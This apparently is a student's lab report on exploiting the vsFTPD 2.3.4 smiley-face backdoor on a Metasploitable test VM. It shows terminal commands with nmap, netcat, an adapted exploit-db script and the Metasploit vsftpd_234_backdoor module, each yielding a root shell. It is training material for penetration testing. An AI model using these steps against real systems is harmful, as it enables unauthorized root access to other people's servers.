

Objective

- Exploiting a previously found vulnerability using different methods
- Establish an unauthorized remote connection to the target system with root privileges using different tools and methods.

Tools

- Ethical Hacker VM
- Python
- Metasploit
- Nmap
- Netcat

Step 1. Background

Previous lab(06) and its information!

Step2. Exploit code

This step began with searchsploit. I searched a service name for the possible exploits. I found the required two suitable exploits. I encounter an error message, mainly because the exploit code was outdated or was written incorrectly.

The second task involved modifying an exploit code. We were provided with a Python script and had to adjust the original exploit code to match the given script while ensuring it worked correctly.


Step 1. Back

Step 3. Expl

Step 3. Exploitation

This step was done with nmap and netcat. I run the now modified exploit code with python and trickered the vulnerability on port 6200 for remote access.

I used nmap to ensure that the port 6200 was open and exploited it with netcat(left terminal).



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with a dark background. It shows the output of an nmap scan on 172.17.0.2, identifying port 6200 as open. It then shows a netcat listener on port 6200, which receives a connection from 172.17.0.2. The user then runs a python command to execute a command on the remote host. The right window is also a Kali Linux terminal. It shows the user copying a file from /usr/share/exploitdb/exploits/unix/remote/49757.py to a local directory. Then, the user runs a python command to execute the exploit on 172.17.0.2. The output shows a traceback error: 'ModuleNotFoundError: No module named 'Telnet''. The user then runs the python command again, and the output shows a successful connection to the remote host.

```
root@kali: /home/kali
File Actions Edit View Help
PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

root@kali: /home/kali
# sudo nmap -sT -p6200 172.17.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-13 10:25 UTC
Nmap scan report for metasploitable.vrn (172.17.0.2)
Host is up (0.000029s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

root@kali: /home/kali
# nc 172.17.0.2 6200
(UNKNOWN) [172.17.0.2] 6200 (?) : Connection refused

root@kali: /home/kali
# sudo nmap -sT -p6200 172.17.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-13 10:25 UTC
Nmap scan report for metasploitable.vrn (172.17.0.2)
Host is up (0.000025s latency).

PORT      STATE SERVICE
6200/tcp  closed lm-x
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

root@kali: /home/kali
# nc 172.17.0.2 6200
hostname
metasploitable
uname -a
Linux metasploitable 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-kali1 (2023-06-29)
x86_64 GNU/Linux
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
9: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever

whoami
root
id
uid=0(root) gid=0(root)
exit

root@kali: /home/kali
#

root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
# cp /usr/share/exploitdb/exploits/unix/remote/49757.py lab07-ftp-exploit.py
root@kali: /home/kali
# nano lab07-ftp-exploit.py
root@kali: /home/kali
# chmod +x lab07-ftp-exploit.py
root@kali: /home/kali
# python lab07-ftp-exploit.py
Traceback (most recent call last):
  File "/home/kali/lab07-ftp-exploit.py", line 12, in <module>
    import Telnet
ModuleNotFoundError: No module named 'Telnet'

root@kali: /home/kali
# nano lab07-ftp-exploit.py
root@kali: /home/kali
# python lab07-ftp-exploit.py 172.17.0.2
[-] Error: timed out

root@kali: /home/kali
# python lab07-ftp-exploit.py 172.17.0.2
[-] Error: timed out

root@kali: /home/kali
# python lab07-ftp-exploit.py 172.17.0.2
[-] Error: timed out

root@kali: /home/kali
# python lab07-ftp-exploit.py 172.17.0.2
[-] Error: timed out
```

Step4. Another Exploitation Method

The modified exploit code sends to parameters to the server. First i verified that the port 6200 was closed on the target.

After that i used native tool, ftp-command, to manually connect to the service and provided the two parameters i identified from the exploit code.

The trick here was simple. VsFTPD 2.3.4 is a critical ftp server version that contains a backdoor vulnerability. The backdoor is triggered when a client (or in this case a malicious actor which is myself) sends a smiley face as part of the login username.


```
kali@kali: ~  
File Actions Edit View Help  
msfconsole  
  
Metasploit  
  
+ --=[ metasploit v6.3.27-dev ]  
+ --=[ 2335 exploits - 1220 auxiliary - 413 post ]  
+ --=[ 1383 payloads - 46 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: View missing module options with show missing  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search vsftpd 2.3.4  
  
Matching Modules  


| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > search vsftpd  
  
Matching Modules  


| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | auxiliary/dos/ftp/vsftpd_232         | 2011-02-03      | normal    | Yes   | VSFTPD 2.3.2 Denial of Service           |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |

  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > 
```

```
kali@kali: ~  
File Actions Edit View Help  
  
msf6 > use 1  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info -d  
[*] Generating documentation for vsftpd_234_backdoor, then opening /tmp/vsftpd_234_backdoor_doc20250313-59427-vftpoj.html in a browser ...  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2  
RHOSTS => 172.17.0.2  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 172.17.0.2:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 172.17.0.2:21 - USER: 331 Please specify the password.  
[*] 172.17.0.2:21 - Backdoor service has been spawned, handling ...  
[*] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (172.17.0.1:46033 -> 172.17.0.2:6200) at 2025-03-13 10:07:44 +0000  
  
whoami  
root  
uname -a  
Linux metasploitable 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux  
id  
uid=0(root) gid=0(root)  
hostname  
metasploitable  
ip add  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
valid_lft forever preferred_lft forever  
9: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue  
link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff  
inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0  
valid_lft forever preferred_lft forever  
  
exit  
[*] 172.17.0.2 - Command shell session 1 closed.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```